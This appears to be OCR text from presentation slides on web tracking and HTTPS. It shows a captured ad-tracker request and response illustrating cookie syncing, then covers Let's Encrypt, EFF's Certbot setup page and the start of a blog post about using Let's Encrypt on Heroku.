
Request Headers:

- Accept: */*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: wfivefivec=DVU0eAyE1CwBjS2; matchgoogle=2; matchchan=5; matchx1=5
- Host: tags.w55c.net
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:51.0) Gecko/20100101 Firefox/51.0


Response Headers:

- Cache-Control: no-cache, must-revalidate
- Content-Length: 0
- Date: Thu, 26 Jan 2017 04:15:39 GMT
- Expires: Fri, 01 Jan 1990 00:00:00 GMT
- Location: http://tags.bluekai.com/site/2964?id=DVU0eAyE1CwBjS2
- P3P: policyref="https://cts.w55c.net/ct/p3p_policy_ref.xml", CP="DNI PUR COM INT STA OTC STP OUR CUR TAIo COR DSP NOI"
- Pragma: no-cache
- Server: Apache-Coyote/1.1
- Set-Cookie: wfivefivec=DVU0eAyE1CwBjS2; Domain=.w55c.net; Expires=Sun, 25-Feb-2018 14:15:40 GMT; Path=/; matchbluekai=2; Domain=.w55c.net; Expires=Sat, 25-Feb-2017 04:15:40 GMT; Path=/

Snooping Other Cookies



Sneak Peak: Cookie Syncing



Fixing
weak signatures,
insecure passwords,
AND insecure content

HTTPS ALL THE THINGS!



Let's Encrypt




Let's Encrypt



Certbot

https://certbot.eff.org

home about certbot faq documentation support source code **donate to EFF**



certbot

Automatically enable HTTPS on your website with EFF's Certbot,
deploying [Let's Encrypt](#) certificates.

I'm using [Software](#) on [System](#)

To get instructions for your setup, select from the dropdown menus above. If you're not sure which software you're using, click "None of the above".

[Software](#)

- Apache
- Nginx
- Haproxy
- Plesk
- None of the above

[System](#)

- Web Hosting Service
- Debian 7 (wheezy)
- Debian 8 (jessie)
- Debian testing/unstable
- Debian (other)
- Ubuntu 16.10 (yakkety)
- Ubuntu 16.04 (xenial)
- Ubuntu 14.04 (trusty)
- Ubuntu (other)
- Gentoo
- Arch Linux
- Fedor 22
- Fedor 23+
- CentOS 6
- RHEL 6
- CentOS/RHEL 7
- FreeBSD
- OpenBSD
- Mac OS X

[!\[\]\(629622f261e33faed8d2761f1b8550ed_img.jpg\)](#) [!\[\]\(c95c59c27479da8a2ca201bdf4a9df1f_img.jpg\)](#)

 ELECTRONIC FRONTIER FOUNDATION



[About](#)

[Presentations](#)

groovecoder

203 Non-Authoritative Information

Let's Encrypt on Heroku with DNS Domain Validation

Posted by groovecoder on 03 Jan 2017

Go to original comments


We needed to renew and update our certificate for www.codesy.io, and I've been wanting to use [Let's Encrypt](#) for a while. I had read and tried some other guides for using Let's Encrypt on Heroku, but none of them cover DNS domain validation. The steps are roughly:



Get a manual cert



About

